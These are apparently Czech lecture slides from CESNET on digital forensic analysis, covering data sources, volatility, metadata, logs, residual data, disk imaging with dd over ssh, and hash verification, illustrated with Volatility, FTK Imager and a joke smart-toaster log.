
Forenzní analýza digitálních dat

Aleš Padrta

- CESNET, z. s. p. o.
 - Zájmové sdružení – vysoké školy a AV ČR
 - Připojení k Internetu, ..., bezpečnost
- CESNET-CERTS
 - Bezpečnostní tým
 - Řešení bezpečnostních incidentů + prevence
- FLAB
 - Forenzní LABORatoř
 - Podpůrné pracoviště
 - Analýza bezpečnostních incidentů
 - Prevence (penetrační testy, testy sociálního inženýrství)
 - Školení

Učební definice

Digitální forenzní analýza se zabývá **zajištěním** důkazních materiálů v oblasti informačních technologií, jejich **interpretací** a **prezentací**.

Forenzní analýza digitálních dat

11000111011110011110101010100000000110010
1101010010100000101010101000111110001001
1100011110011101111011111011010011000111
0101111010101010101011110101110101010110
001100100000100000000000000100011011100001
010010010001 100010010001
011110001010 **Digitální data** 100011100001
0100100000100 011010010001
01101100001001000001100101011000111011110
1111100101110001111001110111101111101101
110100101010101010111110101110112101111
0111011100101101100111100011011010101110
0001001010110111110001110011101110110111

Zdroje digitálních dat

- 21. (digitální) století
- Informační technologie
 - Internet
 - Počítače
 - Tablety
 - Chytré telefony
 - Chytré domy
 - Chytrá auta
 - Chytré pračky
 - Chytrý toustovač
 - Chytré součástky
 - ...



Vznik digitálních dat

- Používání zařízení
- Očekávaný výstup
 - Uložený dokument
 - Odeslaný e-mail
- Chod zařízení
 - Program běží (v paměti)
 - Kód, proměnné, I/O data
- Používání = vznik stop
 - Uvnitř zařízení
 - Interakce s okolím

```

4D5A 9000 0300 0000 0400 0000 FFFF 0000      MZ.....ÿÿ..
B800 0000 0000 0000 4000 0000 0000 0000      .....@.....
0000 0000 0000 0000 0000 0000 0000 0000      .....
0000 0000 0000 0000 0000 0000 F000 0000      .....ø....
0E1F BA0E 00B4 09CD 21B8 014C CD21 5468      ..°..'í!.,Lí!Th
6973 2070 726F 6772 616D 2063 616E 6E6F      is program canno
7420 6265 2072 756E 2069 6E20 444F 5320      t be run in DOS
6D6F 6465 2E0D 0DOA 2400 0000 0000 0000      mode....$.
87D1 48A4 C3B0 26F7 C3B0 26F7 C3B0 26F7      .ÑHðÄ°&÷Ä°&÷Ä°&÷
5D10 E1F7 C7B0 26F7 CEE2 F9F7 D5B0 26F7      ].á÷Ç°&÷îâù÷Ï°&÷
CEE2 C6F7 4EB0 26F7 CEE2 C7F7 F0B0 26F7      îâÆ÷N°&÷îâÇ÷ø°&÷
1E4F EDF7 C0B0 26F7 C3B0 27F7 A2B0 26F7      .Oí÷À°&÷Ä°'÷ç°&÷
C0C8 CCF7 C5B0 26F7 CEE2 FDF7 C2B0 26F7      ÀÈÏ÷Ä°&÷îâÿ÷Ä°&÷
CDC
sansforensics@SIFT-Workstation:~/Desktop/cases/HIOMALVM02$ vol.py --profile=WinXPSP3x86 -f HIOMALVM02.raw malfind -p 1512
-D output/
Volatile Systems Volatility Framework 2.1_alpha
Name      Pid      Start      End      Tag      Hits      Protect
explorer.exe 1512 0x0ea00000 0xea26fff0 VadS      0      PAGE_EXECUTE_READWRITE
Dumped to: output/explorer.exe.657c9f8.0ea00000-0ea26fff.dmp
0x0ea00000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00      MZ.....
0x0ea00010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00      .....@.....
0x0ea00020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
0x0ea00030 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00      .....
0x0ea00040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68      .....!.,Lí!Th
0x0ea00050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f      is program canno
0x0ea00060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20      t be run in DOS
0x0ea00070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00      mode....$.

explorer.exe 1512 0x0ea50000 0xea7afff0 VadS      0      PAGE_EXECUTE_READWRITE
Dumped to: output/explorer.exe.657c9f8.0ea50000-0ea7afff.dmp
0x0ea50000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00      MZ.....
0x0ea50010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00      .....@.....
0x0ea50020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
0x0ea50030 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00      .....
0x0ea50040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68      .....!.,Lí!Th
0x0ea50050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f      is program canno
0x0ea50060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20      t be run in DOS
0x0ea50070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00      mode....$.

13:33:32 debian kernel: [ 2121.670248] usb 1-2: new full-speed USB device number 3 using ohci_hcd
13:33:32 debian kernel: [ 2121.952509] usb 1-2: New USB device found, idVendor=067b, idProduct=2517
13:33:32 debian kernel: [ 2121.952513] usb 1-2: New USB device strings: Mfr=1, Product=4, SerialNumber=0
13:33:32 debian kernel: [ 2121.952516] usb 1-2: Product: USB Mass Storage Device
13:33:32 debian kernel: [ 2121.952519] usb 1-2: Manufacturer: Prolific Technology Inc.
13:33:32 debian mtp-probe: checking bus 1, device 3: "/sys/devices/pci0000:00/0000:00:06.0/usb1/1-2"
13:33:32 debian mtp-probe: bus: 1, device: 3 was not an MTP device
13:33:32 debian kernel: [ 2122.044904] Initializing USB Mass Storage driver...
13:33:32 debian kernel: [ 2122.045181] scsi3 : usb-storage 1-2:1.0
13:33:32 debian kernel: [ 2122.045252] usbcore: registered new interface driver usb-storage
13:33:32 debian kernel: [ 2122.045255] USB Mass Storage support registered.
    
```

- Návštěva webové stránky
 - Spuštěný prohlížeč
 - Historie (prohlížeče)
 - Stránka v cache
 - Stránka v paměti
 - Log proxy
 - Log firewallu
 - Spojení (NetFlow data)
 - Log provozovatele služby

- Příprava snídaně (s chytrým toasterem)

```
2019-04-24 06:25:17
    Toaster started
2019-04-24 06:25:18
    Checking updates
2019-04-24 06:25:28
    Toaster up-to-date
2019-04-24 06:28:47
    Pre-heating completed
2019-04-24 06:29:31
    Toasts inserted (2 pcs)
2019-04-24 06:34:31
    Toasts done
2019-04-24 06:34:32
    Stat: 118 toasts toasted,
    137 remains to malfunction
2019-04-24 06:34:32
    Toasts ejected
2019-04-24 06:34:33
    Sending notification to
    apadrta@cesnet.cz
```

- Pomíjivost (volatility)
 - Doba existence (možnosti získání)
- Žebříček pomíjivosti
 - 1) Registry CPU a cache
 - 2) Operační paměť
 - Otevřené soubory
 - Síťová spojení
 - Běžící procesy
 - 3) Pevné disky
 - Soubory a jejich metadata
 - 4) Pásy
 - 5) Optická média, tištěné dokumenty, ...



Digitální data v zařízení

- Pomíjivá (volatile)
 - Pouze po dobu chodu
 - Typicky – RAM
 - Vypnutí = zmizí
- Aktivní (active)
 - Uživatelsky dostupné
 - Viditelné bez nástrojů
 - Obsah běžných souborů



• Metadata

- Informace o datech
 - Použitý formát
 - Čas vytvoření souboru
 - GPS souřadnice fotografie
 - Autor dokumentu
 - ...

• Uložení

- Uvnitř souborů
- V souborovém systému
- Jiné umístění „mimo vlastní data“

EXIF Information			
File name:	DSC_0260.JPG	File size:	922866 bytes
File date:	2006:04:22 22:06:16	Camera make:	NIKON CORPORATION
Camera model:	NIKON D70s	Date/Time:	2006:04:17 18:06:08
Resolution:	3000 x 2632	Flash used:	No
Focal length:	18.0mm (35mm equivalent: 27mm)	Exposure time:	0.0008 s (1/1250)
Aperture:	f/8.0	Whitebalance:	Manual
Metering Mode:	matrix	Exposure:	Manual
Exposure Mode:	ManualAuto bracketing		


```

C:\Users\apadrta\AppData\Local\Temp\SALE73.tmp\meta.xml - Prohlížeč Internet Explorer
<?xml version="1.0" encoding="UTF-8" ?>
- <office:document-meta xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:meta="urn:oasis:names:tc:opendocument:xmlns:meta:1.0"
  xmlns:ooo="http://openoffice.org/2004/office" office:version="1.2">
- <office:meta>
  <meta:initial-creator>Aleš Padrta</meta:initial-creator>
  <meta:creation-date>2010-09-01T21:42:36.78</meta:creation-date>
  <dc:date>2010-09-03T10:22:53.17</dc:date>
  <dc:creator>Aleš Padrta</dc:creator>
  <meta:editing-duration>PT36H24M55S</meta:editing-duration>
  <meta:editing-cycles>19</meta:editing-cycles>
  <meta:generator>OpenOffice.org/3.1$Win32 OpenOffice.org_project/310m19$Build-9420</meta:generator>
  <meta:document-statistic meta:table-count="0" meta:image-count="0" meta:object-count="0" meta:page-count="1" meta:paragraph-count="38" meta:word-count="231" meta:character-count="1308" />
  </office:meta>
</office:document-meta>

```


Digitální data v zařízení

- Systémové logy
 - Informace o chodu zařízení
 - Co se se zařízením děje
 - Pro řešení technických potíží
 - Kontrola činnosti



```
mc /var/log
userX:~# grep dhclient /var/log/syslog
Oct 11 06:27:15 lupus dhclient: DHCPREQUEST on eth0 to 192.168.99.100 port 67
Oct 11 06:27:15 lupus dhclient: DHCPACK from 192.168.99.100
Oct 11 06:27:15 lupus dhclient: bound to 192.168.10.48 -- renewal in 1783 seconds.
Oct 11 06:56:58 lupus dhclient: DHCPREQUEST on eth0 to 192.168.99.100 port 67
Oct 11 06:56:58 lupus dhclient: DHCPACK from 192.168.99.100
Oct 11 06:56:58 lupus dhclient: bound to 192.168.10.48 -- renewal in 1757 seconds.
userX:~#
```

- Dočasné soubory
 - Pomocný prostor
 - Mezivýsledky



```
ca. cmd
c:\>dir c:\Users\apadrta\AppData\Local\Temp
Svazek v jednotce C je OS.
Sériové číslo svazku je 4019-B194.

Úypis adresáře c:\Users\apadrta\AppData\Local\Temp

03.11.2015 14:44 <DIR> .
03.11.2015 14:44 <DIR> ..
03.11.2015 14:43 <DIR> acroord32_sbx
30.10.2015 11:41 803 894 AdobeARM.log
03.11.2015 14:45 170 742 DalMeasurementFile2.log
14.10.2015 11:01 1 025 913 Forenzní' laboratoř'.pdf
02.01.2013 09:47 0 FWSAPIDebugLogFile.txt
03.11.2015 14:43 <DIR> lubb19wd.tmp
03.11.2015 14:43 <DIR> McAfeeLogs
25.10.2015 10:23 <DIR> mozilla-temp-files
31.08.2015 07:32 0 qtsingleapp-Nokia0-b889-1-lockfile

Souborů: 5, Bajtů: 2 000 549
Adresářů: 6, Volných bajtů: 8 038 354 944

c:\>
```

- Reziduální data
 - Smazané soubory, jejich fragmenty, části paměti, ...


The screenshot shows the AccessData FTK Imager interface. The 'Evidence Tree' on the left shows a USB drive image with a FAT32 partition containing a root directory with unallocated space. The 'File List' pane shows a list of unallocated space blocks, each 102,400 KB in size. The bottom pane displays a hex dump of a file fragment, with the text 'Koupit raketu' visible in the ASCII column.

Name	Size	Type	Date Modified
011394	102 400 KB	Unallocated Space	
036994	102 400 KB	Unallocated Space	
062594	102 400 KB	Unallocated Space	
088194	102 400 KB	Unallocated Space	
113794	102 400 KB	Unallocated Space	
139394	102 400 KB	Unallocated Space	
164994	102 400 KB	Unallocated Space	
190594	102 400 KB	Unallocated Space	
216194	102 400 KB	Unallocated Space	
241794	102 400 KB	Unallocated Space	

Hex	ASCII
00000000	4B 6F 75 70 69 74 20 74-65 72 6D 6F 6E 75 6B 6C
00000010	65 E1 72 6E ED 20 68 6C-61 76 69 63 69 2E 0D 0A
00000020	4B 6F 75 70 69 74 20 72-61 6B 65 74 75 0D 0A 4E
00000030	61 6D 6F 6E 74 6F 76 61-74 20 68 6C 61 76 69 63
00000040	69 0D 0A 4E 61 73 74 61-76 69 74 20 73 6F 75 F8
00000050	61 64 6E 69 63 65 20 63-ED 6C 65 0D 0A 5A 6B 6F
00000060	6E 74 72 6F 6C 6F 76 61-74 20 73 6F 75 F8 61 64
00000070	6E 69 63 65 0D 0A 4F 64-70 E1 6C 69 74 20 72 61
00000080	6B 65 74 75 0D 0A 4E 65-6E 65 63 68 61 74 20 73
00000090	65 20 63 68 79 74 69 74-20 28 21 21 29 00 00 00
000000a0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00

Properties | Hex Value ... Custom Co...
 usbdrive-image.001/Partition 1 [3707MB]/ADATA UFD [FAT32]/[unallocated space]/011394

- Kopie dat
 - Centrální log server
 - Centrální správa zabezpečení
 - Cloudové služby
 - Zálohování
- Komunikace
 - Přenos dat
 - Kompletní provoz
 - Metadata o provozu (NetFlow)
 - Druhá strana
 - Logy serveru



Informace v digitálních datech?

- Digitální data
 - Nuly a jedničky
 - Jaký je jejich význam?
 - Analýza dat
 - Znalost formátu dat
 - Znalost interpretace
 - Znalost příčin vzniku
- ⇒ Extrakce informací
- ⇒ Rekonstrukce událostí


Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	DOS header
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	DOS stub
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	PE signature, PE file header
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	
00000080	50	45	00	00	4C	01	03	00	8D	FA	81	4D	00	00	00	00	
00000090	00	00	00	00	E0	00	02	01	0B	01	08	00	00	0A	00	00	PE standard fields
000000A0	00	08	00	00	00	00	00	00	9E	28	00	00	00	20	00	00	
000000B0	00	40	00	00	00	00	40	00	00	20	00	00	00	02	00	00	
000000C0	04	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	PE NT fields
000000D0	00	80	00	00	00	02	00	00	01	82	00	00	03	00	40	85	
000000E0	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00	
000000F0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	Data directories
00000100	4C	28	00	00	4F	00	00	00	00	40	00	00	A8	05	00	00	
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000120	00	60	00	00	0C	00	00	00	A4	27	00	00	1C	00	00	00	.text section header
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	08	00	00	.rsrc section header
00000160	00	00	00	00	00	00	00	00	00	08	20	00	00	48	00	00	
00000170	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	
00000180	A4	08	00	00	00	20	00	00	00	0A	00	00	00	02	00	00	.reloc section header
00000190	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	
000001A0	2E	72	73	72	63	00	00	00	A8	05	00	00	00	40	00	00	
000001B0	00	06	00	00	00	0C	00	00	00	00	00	00	00	00	00	00	.text section
000001C0	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00	
000001D0	0C	00	00	00	00	60	00	00	00	02	00	00	00	12	00	00	
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	40	00	42	
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000200	80	28	00	00	00	00	00	00	48	00	00	00	02	00	05	00	
00000210	E4	20	00	00	C0	06	00	00	09	00	00	00	01	00	00	06	
00000220	00	00	00	00	00	00	00	00	50	20	00	00	80	00	00	00	
00000230	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Forenzní analýza digitálních dat

11000111011110011110101010100000000110010
1101010010100000101010101000111110001001
1100011110011101111011111011010011000111
0101111010101010101011110101110101010110
001100100000100000000000000100011011100001
01001001 10010001
01111000 **Zajištění digitálních dat** 11100001
01001000 10010001
01101100001001000001100101011000111011110
1111100101110001111001110111101111101101
110100101010101010111110101110110101111
0111011100101101100111100011011010101110
0001001010110111110001110011101110110111

Speciální požadavky

- „Běžná“ analýza
 - Zjistit požadované informace
- Forenzní analýza
 - Podklady pro závažná rozhodnutí
 - Vyšší náročnost na provedení
- Základy
 - Nebylo analyzováno něco jiného
 - Nedošlo ke změně dat
 - Postup je opakovatelný
 - Závěry jsou podložené
 - Zaměřeno na fakta (neutrální pohled)



Zajištění podkladů pro analýzu


- Primární existence
 - Fyzické zařízení
 - Počítač, server, toustovač, ...
- Data v zařízení
 - Dočasné uložení = paměť
 - Trvalé uložení = datová média
- Analýza
 - Probíhá mimo zařízení
 - Minimalizace zásahů do zajištěných dat
 - Nutno extrahovat data



```
2019-04-24 06:25:17 Toaster started
2019-04-24 06:25:18 Checking updates
2019-04-24 06:25:28 Toaster up-to-date
2019-04-24 06:28:47 Pre-heating completed
2019-04-24 06:29:31 Toasts inserted (2 pcs)
2019-04-24 06:34:31 Toasts done
2019-04-24 06:34:32 Stat: 118 toasts toasted,
137 remains to malfunction
2019-04-24 06:34:32 Toasts ejected
2019-04-24 06:34:33 Sending notification to
apadrta@cesnet.cz
```



Zajištění podkladů pro analýzu




- Vytváření bitových kopií
 - Paměti
 - Datových médií
 - Různé postupy
- Bitová kopie (obraz, image)
 - Stejný obsah 0 a 1
- Kontrola autenticity
 - Otisk (hash) bitové kopie
 - MD5, SHA-256, ...

```
# ssh admin@toaster "dd conv=noerror,sync if=/dev/sda" | dd of=image.dd
```

Zajištění podkladů pro analýzu


- Fyzické zařízení
 - Porucha
 - Vracení do provozu
- Primární data
 - „Best evidence“
 - Bitová kopie zařízení
- Riziko modifikace
 - Analytické nástroje
 - Lidská chyba
- Pracovní data
 - Kopie primárních dat
 - Průběžná kontrola



Forenzní analýza digitálních dat


1100011101111001111010101010000000110010
1101010010100000101010101000111110001001
1100011110011101111011111011010011000111
0101111010101010101011110101110101010110
00110010000010000000000000100011011100001
01001001 10010001
01111000 **Analýza a interpretace** 11100001
01001000 10010001
0110110000100100001100101011000111011110
1111100101110001111001110111101111101101
1101001010101010101111110101110110101111
0111011100101101100111100011011010101110
0001001010110111110001110011101110110111

Analýza a interpretace

